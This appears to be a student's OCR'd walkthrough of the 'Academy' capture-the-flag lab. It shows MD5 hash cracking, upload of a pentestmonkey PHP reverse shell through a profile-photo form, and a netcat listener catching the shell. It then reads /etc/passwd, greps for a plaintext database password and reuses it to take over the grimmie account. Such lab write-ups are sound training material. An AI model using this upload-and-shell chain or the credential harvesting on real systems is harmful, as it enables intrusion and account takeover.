
LOGIN TO THE WEBSITE:

- ➢ To find the login details and password, open note.txt and copy the user name.
- ➢ The password is in the hash format so convert to using md5 gromweb website




Reverse a MD5 hash

cd73502828457d15655bbd7a63fb0bc8



Convert a string to a MD5 hash

student



192.168.192.45/academy/my-profile.php

Welcome: Rum Ham Last Login: at

STUDENT REGISTRATION

Student Registration


Student Record updated Successfully !!

Student Name: Rum Ham

Student Reg No: 10201321

Pincode: 777777

Upload the rev php file



CGPA: 7.60


Student Photo

Upload New Photo

No file selected.

REVERSE SHELL:

- Open reverse shell in firefox and give the IP address of academy



IP 192.168.124.149

Port 9002

```
nc -lvnp 9002
```

Type nc


Name Search...

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey
/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.124.149';
$port = 9002;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Shell sh

Encoding None


- we must submit the PHP file to the website that will be stored on the web server. It will give reverse shell access.



```
┌──(kali㉿kali)-[~/academy]
└─$ nano rev.php

┌──(kali㉿kali)-[~/academy]
└─$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [192.168.37.211] from (UNKNOWN) [192.168.37.242] 56294
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 14:01:59 up  7:47,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                Sun09   21:49   0.10s  0.09s -bash
root     pts/0    192.168.118.197  12:19    1:16m  0.02s  0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ cd home
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```


- Enter into the academy directory and save all your findings into file findings.txt
  - Now open home directory and check the context in /etc/passwd

- cd home
- cat /etc/passwd



kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
10:39
kali@kali: ~/academy
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/academy
kali@kali: ~/academy

```
┌──(kali㉿kali)-[~/academy]
└─$ nc -lvnp 9003
listening on [any] 9003 ...
connect to [192.168.50.149] from (UNKNOWN) [192.168.50.167] 55678
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 08:06:30 up  5:23,  2 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                00:08    3:10   0.20s  0.14s -bash
root     pts/0    192.168.50.248   04:50   50:14   0.05s  0.05s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ cd home
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
splunkfwd:x:1001:1001::/home/splunkfwd:/bin/sh
$ cat /etc/passwd | grep/bin/bash
sh: 3: grep/bin/bash: not found
cat: write error: Broken pipe
$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
$ cd /var/www/html
```

- Open /var/www/html list the files




```
$ cd /var/www/html
$ ls
academy
index.html
```




```
┌──(kali㉿kali)-[~]
└─$ cd acadmy
cd: no such file or directory: acadmy

┌──(kali㉿kali)-[~]
└─$ cd academy

┌──(kali㉿kali)-[~/academy]
└─$ nano findings.txt

┌──(kali㉿kali)-[~/academy]
└─$ nano findings.txt

┌──(kali㉿kali)-[~/academy]
└─$ ssh grimmie@192.168.37.211
The authenticity of host '192.168.37.211 (192.168.37.211)' can't be establish
ed.
ED25519 key fingerprint is SHA256:9VarIhop4+7b5QEGs5ntcdONNjYrUW5RoIYAuZgtEgU
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.211' (ED25519) to the list of known ho
sts.
grimmie@192.168.37.211's password:
Permission denied, please try again.
grimmie@192.168.37.211's password:
Permission denied, please try again.
grimmie@192.168.37.211's password:
grimmie@192.168.37.211: Permission denied (publickey,password).

┌──(kali㉿kali)-[~/academy]
└─$ ssh grimmie@192.168.37.211
grimmie@192.168.37.211's password:
Permission denied, please try again.
grimmie@192.168.37.211's password:
Permission denied, please try again.
grimmie@192.168.37.211's password:
grimmie@192.168.37.211: Permission denied (publickey,password).

┌──(kali㉿kali)-[~/academy]
└─$ ssh grimmie@192.168.37.242
The authenticity of host '192.168.37.242 (192.168.37.242)' can't be establish
ed.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.242' (ED25519) to the list of known ho
sts.
grimmie@192.168.37.242's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
```

- Find the password using the grep -rn password commad




```
$ grep -rn password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  students where password='".md5($_POST[
'cpass'])."' && studentRegno='".$_SESSION['login']."'");
academy/change-password.php:20: $con=mysqli_query($bd, "update students set password='".md5($_POST['newpass'])."',
updationDate='$currentTime' where studentRegno='".$_SESSION['login']."'");
academy/change-password.php:102:    <input type="password" class="form-control" id="exampleInputPassword1" name="cp
ass" placeholder="Password" />
academy/change-password.php:106:    <input type="password" class="form-control" id="exampleInputPassword2" name="ne
wpass" placeholder="Password" />
academy/change-password.php:110:    <input type="password" class="form-control" id="exampleInputPassword3" name="cn
fpass" placeholder="Password" />
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database)
or die("Could not connect database");
academy/includes/menubar.php:10:                                <li><a href="change-password.php">Change Password</a
></li>
academy/db/onlinecourse.sql:34:  `password` varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) V
ALUES
academy/db/onlinecourse.sql:148:  `password` varchar(255) NOT NULL,
academy/pincode-verification.php:71:    <input type="password" class="form-control" id="pincode" name="pincode" pla
ceholder="Pincode" required />
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image
```

- Copy the password



```
me="cnfpass" placeholder="Password" />
academy/admin/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/admin/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_data
```

- Convert the user into grimmie




```
academy/index.php:68:                                   <input type="password" name
$ su grimmie
Password: My_V3ryS3cur3_P4ss
ls
academy
index.html
whoami
grimmie
█
```

- Now we are creating the directory named linpeas and we are going to download the Linpeas file from the GitHub platform and save it as lin. sh in the linpeas directory in the grimmie@academy.


- Open new Terminal and go to academy and create and new file called findings.txt and paste the password in the file like
  - nano findings
  - Paste- grimmie: My_V3ryS3cur3_P4ss

TAKEN GRIMMIE AS ROOT:




```
┌──(kali㉿kali)-[~/academy]
└─$ ssh grimmie@192.168.228.72
grimmie@192.168.228.72's password:
Permission denied, please try again.
grimmie@192.168.228.72's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ ls
```

- ➢ List the files present in the linpeas and give the execute access to lin.sh



